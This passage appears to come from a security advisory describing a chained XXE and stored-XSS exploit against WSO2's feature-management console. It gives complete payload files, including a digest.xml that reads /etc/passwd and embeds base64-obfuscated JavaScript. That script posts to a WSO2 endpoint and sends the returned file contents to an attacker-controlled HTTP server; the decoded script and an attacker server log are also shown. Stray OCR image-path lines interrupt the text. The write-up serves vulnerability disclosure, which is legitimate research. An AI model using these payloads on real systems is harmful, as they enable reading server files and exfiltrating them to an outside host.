This vulnerability chaining bypasses the inherent problem of the OOB XXE which disallows exfiltration of complex files due to inbuilt Java protections.

Like with the "Classic Inline XXE" attack, in order to successfully exploit this vulnerability, the following 2 files are required:

- "site.xml":

```
<?xml version="1.0" encoding="UTF-8"?>
<site>
   <feature url="features/test.feature_1.0.0.jar" id="test.feature" version="1.0.0"/>
</site>
```

- A "digest.zip" file containing the following zipped "digest.xml", containing both the XXE and XSS:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]>
 <digest>
<feature label="XSS
&lt;script&gt;eval(atob('ZnVuY3Rpb24gZXhmaWxfeHhlKCl7Owl2YXIgeGhyID0gbmV3IFhNTEh0dHBSZXF1ZXN0K
Ck7Owl4aHIub3BlbigiUE9TVCIsICcvY2FyYm9uL2ZlYXR1cmUtbWd0L2ZlYXR1cmVfZGVzY3JpcHRpb24tYWpheHByb2N
lc3Nvci5qc3AnLCBmYWxzZSk7Owl4aHIuc2V0UmVxdWVzdEhlYWRlcigiQ29udGVudC1UeXBlIiwgImFwcGxpY2F0aW9uL
3gtd3d3LWZvcm0tdXJsZW5jb2RlZCIpOzs7CXhoci5vbnJlYWR5c3RhdGVjaGFuZ2UgPSBmdW5jdGlvbigpIHs7CQlpZiA
odGhpcy5yZWFkeVN0YXRlID09PSBYTUxIdHRwUmVxdWVzdC5ET05FICYmIHRoaXMuc3RhdHVzID09PSAyMDApIHs7CQkJC
XZhciB4eGUgPSBlbmNvZGVVUkkoeGhyLnJlc3BvbnNlKTs7CQkJCXdpbmRvdy5sb2NhdGlvbj0iaHR0cDovLzE5Mi4xNjg
uMjQzLjEyODo4MDAwLz8iK3h4ZTs7CQkJfTsJCX07Owl4aHIuc2VuZCgiZmVhdHVyZUlkPXRlc3QtZmVhdHVyZS1mZWF0d
XJlLWdyb3VwJmlzSW5zdGFsbGVkRmVhdHVyZT1mYWxzZSIpOzt9OztleGZpbF94eGUoKTs7')) &lt;/script&gt; the
feature" provider-name="" id="test.feature" version="1.0.0" nl="en" >
  <description>
          &test;
  </description>
  <copyright>
          %copyright
  </copyright>
  <license>
          [Enter License Description here.]
  </license>
  <plugin id="test.bundle" version="1.0.0" unpack="false" />
  <plugin id="test.fragment" version="1.0.0" unpack="false" />
</feature>
</digest>
```


For an easier read, the following JavaScript code is injected in the XSS:

```
function exfil_xxe(){
  var xhr = new XMLHttpRequest();
  xhr.open("POST", '/carbon/feature-mgt/feature_description-ajaxprocessor.jsp', false);
  xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

  xhr.onreadystatechange = function() {
          if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
                          var xxe = encodeURI(xhr.response);
                          window.location="http://192.168.243.128:8000/?"+xxe;
                  }
          }

  xhr.send("featureId=test-feature-feature-group&isInstalledFeature=false");
}

exfil_xxe();
```

Note: "http://192.168.243.128:8000/" is the address of an attacker controlled HTTP server that is used to capture the remotely exfiltrated information.

In order to recreate and trigger the vulnerability, the following steps were taken:


1. Host the above files in a remote repository, and add that repository to WSO2



The server requests the “site.xml” and “digest.zip” files.

```
guest@kali:~/wso2$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.243.140 - - [23/Mar/2020 09:00:22] code 404, message File not found
192.168.243.140 - - [23/Mar/2020 09:00:22] "GET /xxe+xss/p2.index HTTP/1.1" 404 -
192.168.243.140 - - [23/Mar/2020 09:00:22] "GET /xxe+xss/site.xml HTTP/1.1" 200 -
192.168.243.140 - - [23/Mar/2020 09:00:22] "GET /xxe+xss/digest.zip HTTP/1.1" 200 -
```

2. When the “Find Feature” button is pressed, the XSS is triggered and sends the exfiltrated XXE information to the attacker.



Below can be seen the attacker's console when receiving the exfiltrated XXE remotely via a GET parameter: